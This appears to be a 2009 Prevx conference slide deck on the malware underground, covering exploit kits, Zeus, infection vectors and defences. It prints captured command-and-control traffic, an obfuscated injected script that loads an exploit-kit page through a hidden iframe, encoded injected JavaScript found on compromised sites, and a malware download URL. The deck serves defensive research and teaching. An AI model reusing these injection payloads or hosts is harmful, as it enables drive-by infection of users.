



Malware Underground 2009

Jacques Erasmus, Prevx

<http://www.prevx.com>

- Director of Research @ Prevx
- British Based Start-up (2001)
- Automated Malware Research
- PCI QSA Services

- Encrypted communications
- Rootkits (Rustock, MBR)
- Selective Infections (No more Mass Worms)
  - (OS, Country, Installed Software (AV, Firewall), Patch Level, CPU Speed, Bandwidth)
- Modern Infection Vectors
  - Web/Client Side (Compromised FTP, SQL Injection, Auto rooting, Acrobat, QuickTime, IE, Firefox)
  - Mail (Email Bourne worms, Phishing Attacks, Targeted Attacks)
  - USB (Relies on either of above)

### Follow TCP Stream

Stream Content

```
POST /frame.html?NZRAE38UQN-YwI1Ao13qCz8zkX0wPS13VQvyMwQEcwowBTFgAZFGEzQ0QgkwMUMCNDVGRSU3QhMw_HCDNA HTTP/1.1
accept-encoding: text/html, text/plain
Connection: close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0) winNT 5.1
Host: 85.12.43.102
Content-Length: 143
Cache-Control: no-cache

NZRAE38UQN-
YwI1Ao13qCz8zkX0wPS13VQvyMwQEcwowBTFgAZFGEzQ0QgkwMUMCNDVGRSU3QhMw_HCDND9CDxw4QgNXTDJvw0YnctQ0Qgm0NEIDNDRCAzQ0Qgm1NEID
NDRCAzQ0Qgm00UIHTTP/1.1 200 OK
Server: nginx/0.6.36
Date: Tue, 29 Sep 2009 01:14:48 GMT
Content-Type: text/plain
Connection: close
Set-Cookie: f=TsGzszihU92EdmITBMu9/H8UQN/YwI1Ao13qCz8zkX0; expires=Thu, 23-Sep-2010 21:14:48 GMT
Content-Length: 1035

R0ErzXQDI2UBUnNhBlUhogEFc2drVnI3BgzyMgQHcmVSuir1Uj1IcRRcNndEdm0sAwNsNAAadsABXIyG10nexpNm5YcyM
+BgRzMWceBi85PjajXEA2cw4bbTQDGNu3GgB6LQUEcyxRTDotXEAvbwtVfzEEBXIwBBhuDj5QLiNQGcP3QER4LBSmCCONDGwxBwVsogIbL2Jdwm1vw1Mt
LVxAL28LV39RdgyWRHxxDHEEUypbQ1sYYAUdeKR8cQ1zXwU4QwQBawdiTh1EfGEJXARYO1R
+BSNgWE53V015Dy5huy1brw45Z3VodutNvwxyBFxxR1UBCwdTB3dLd3ogXGZMBUwCBQ1ndqYXUF9xcXfXDXVAVQEBYENjLFJfdxdxcURZR0RYdmd1Qrt1
WmYNLNEFDEx/
AQhgu0U2YARMETVMQHJHVQ0JZ2VDbi85PizvFEdua0BAMjkbG3oxGg16LQYHcy0Nam1uVV0sLFhbJwaxDZuwAshPmZ2CHFzFCFNRgQ1a2xCLV1XBxU7C
3wHTERfc312ZhdAUGI4XHN8F0hrBC56Y35zYldYODZgtQ90GwE1agXFGFNQdTg0fE0htUUEKjBwvxdIUFNXNnx3DGFzjpeewJzSFB1cHBnxwCwR18qdH
dvd0BXqxvtZV8DNkzhmjNwb143UHU3W1JaeEwzCXNNe393SvdTM3dXBdpQakw2M3Bve0hqZTUVgd1IdkZYmtAQDI5GxSY1pXLW9EGiFswRskcVvZJy1
cQC9vOT43cvGUKndARHgsGwx3LQUGbDCHGmZBhskcVvZJy1cQC9vOT43cvGUKndARHgsG1uHYEFZJHYavy1UG1IwY11RbGtAWS40PkEwbXRcNndEdm0s
DadsMgANbdQBgcZG1IwY11RbGtAWS40PkZia0BAMjkbG3M6BxpXMBoccy0FAnIsRkA2cbpROMYLVSR1xVB/
MQQfcjAEEifGcWERJUFdJj4AVnAZBAYmYFFXdxGBXvNywDQN00lUMcmJVVNI0Uad1zhgYTwk
```

Find Save As Print Entire conversation (1716 bytes)

ASCII  EBCDIC  Hex Dump  C Arrays  Raw

Help

Filter Out This Stream


Close

- Exploit Engines (Fiesta, Eleonore)
- Cost ? (\$800 - \$1200) including 6 month updates
- \* Live Demo if Demo Gods Approve \*
- Malware SaaS
- Traffic Sources (Loads)
- Web Attacks, Iframes, Scripts, !!!
- Job Websites and Advertisements
- AVCheck.RU

```


http://www.ghettolog.de/ - Original Source
File Edit Format
111     </div>
112     <div id=windowfooter>
113         <table>
114             <tr>
115                 <td>
116                     <a href=agb.php class=footerlink>AGB</a>
117                 </td>
118                 <td>
119                     <a href=impressum.php class=footerlink>Impressum</a>
120                 </td>
121                 <td>
122                     <a href=tipps.php class=footerlink>Tipps</a>
123                 </td>
124                 <td>
125                     <a href=AboutUs.php class=footerlink>Was ist Ghettolog?</a>
126                 </td>
127             </tr>
128         </table>
129     </div>
130 </div>
131 </div>
132     <div id>LoadingWheel style=position:absolute;top:300px;left:25px;z-index:9999;display:none;><img
src=inc/img>Loading.gif</div>
133 </center>
134     <div style=position:fixed;right:0px;bottom:0px;>5.912s</div>
135 </body><script>var c = '%25%33%43%69%66%72%61%6d%65%25%32%30%73%72%63%25%33%44%25%32%32%68%74%74%70%25%33%41%
25%32%46%25%32%46%74%69%73%73%6f%74%33%33%33%2e%63%6e%25%32%46%65%6c%65%6f%6e%6f%72%65%25%32%46%69%6e%64%65%
78%2e%70%68%70%25%32%32%25%32%30%77%69%64%74%68%25%33%44%25%32%32%30%25%32%32%25%32%30%66%72%61%6d%65%62%6f%72%64%65%72%25%33%44%25%32%32%30%25%32%32%25%33%45%
33%44%25%32%32%30%25%32%32%25%32%30%66%72%61%6d%65%62%6f%72%64%65%72%25%33%44%25%32%32%30%25%32%32%25%33%45%
25%33%43%25%32%46%69%66%72%61%6d%65%25%33%45';var d=unescape(unescape(c));document.write(unescape
(d));</script>

```



## What is Zeus ?

- User Mode Win32 Trojan
- Capabilities
- Architecture
- Price ?





```
%bb%cb%9e%8c%9b%df%e3%ee%c3';var
```

[Advanced Search](#)

Web [Show options...](#)

Results 1 - 10 of about 22,100 for %bb%cb%9e%8c%9b%df%e3%ee%c3',var. (0.25 seconds)

### [Volleyball](#)

a8%ce%de%c6%9e%e8%cc%df%d7%cc%de%c0%ca%d0%80%bb%f4%a2%b0%97%89  
%96%85%96%86%c3%c8%da%e6%d5%dd%d0%9b%9e%b5%f0%db%a5%93%a8%83  
%a1%92%92%de%e3%cb%d5%9a% ... 9a%dc%f1%98%a5%90%ac%bd%9e%8c%88  
%9b%fd%e5%9c%a3%93%d2%eb%d9%d0%c4%ae%f7%cc%9e%9b ... neEaQi=false;var  
obOsHo=8852;while(jP naPNu.length)goBe=0;var ahBa=new Array() ...  
[www.nhsgrizzlies.com/girls/varsity/volleyball/index.html](http://www.nhsgrizzlies.com/girls/varsity/volleyball/index.html) - [Cached](#) -

### [Anticdigital.com](#)

[This site may harm your computer.](#)

d4%c4%c9%d8%fd%c3%cc%fb%e3%c2%88%85%b5%d8%c3%d8%89%cf%f7%d1%d0  
%d8%e5%c4%bf%cd% ... %cc%95%83%96%f4%d8%cc%bb%dd%de%d3%ef%f8%c7  
%cc%cb%cf%a9%89%9e%9a%dd%db%dc%df%9e% ... %9a%ee%ba%af%92%87  
%95%84%80%9b%96%db%f6%cd%ee%99%d7%9e%99%cb%cb%d1%fc%f0%ed%8c% ...  
noAmF=44398;var ayMyPi=8;var biAxNa=rOs.length, eChFy=0;function ...  
[www.anticd.com/](http://www.anticd.com/) -

[r zPP=";var cGFG;var yIBK=false;var bKVR=false;var mULU=";cGFG ...](#)

[This site may harm your computer.](#)


... %f4%f1%c0%f6%eb%e2%d6%c5%d4%d8%cb%c6%c8%d9%cf%de%ae%a7%8d%c7  
%85%91%8b%9e%92%d2%93%b0%aa%aa%ca%c6%da%f7%bd%bb%cb%9e%8c%9b  
%df%e3%ee%c3',var wPRR=34986;var ...  
[school.korat5.go.th/ktls/index2.php?option=com\\_content&task...id...](http://school.korat5.go.th/ktls/index2.php?option=com_content&task...id...) -

### [\[haXe\] XMLList and e4X hacks..](#)

13 Mar 2009 ...

```
1C=EE=E3=E0*=C5W=C4z=F1=D5b=EE=CE^H=C6=94X=3D=1C=D7Z=FB=CFjm=D3<=C8=
... 10=87=9E=B0d3}$--=BC ... 63 77 D0 F9 BA 7B 5A 9B 8E FC 20 E9 30 EB 79 =20 7D 48
69 D4 31 8C ... 8C =20 13 13 4C C3 D8 7A 79 DE C3 F4 65 9A 50 2F 18 C4 61 40 BB ... A1
F1 20 F9 37 1E 56 4F 0B 74 CB 7F =20 8B 87 E0 44 98 CF E7 DF ...
```

[lists.motion-twin.com/pipermail/haXe/2009-March/023392.html](http://lists.motion-twin.com/pipermail/haXe/2009-March/023392.html) -



- The Story
- The Fallout
- #36 Biggest breach of 2009 ([bankinfosecurity.com](http://bankinfosecurity.com))
- Zeus WAS Responsible
- Metro City Bank was one of 7,400 other companies hacked
- Method? Exploit in Ads (Web)

- [arc\\_iduwrs473.orange-llc.com/page-images/archives/PhotoArchive.exe](http://arc_iduwrs473.orange-llc.com/page-images/archives/PhotoArchive.exe)

- **NO** Single Antivirus Detects Everything
- Layered Approach Required
- Protecting Against Zeus
  - Monitor traffic with IDS for config.bin z.bin r.php s.php hits
  - Treat Machines which use HTTP POST to Chinese/Russian/Ukraine websites as suspicious
  - Prevx SafeOnline Defends against Stealers like Zeus even if a machine is infected.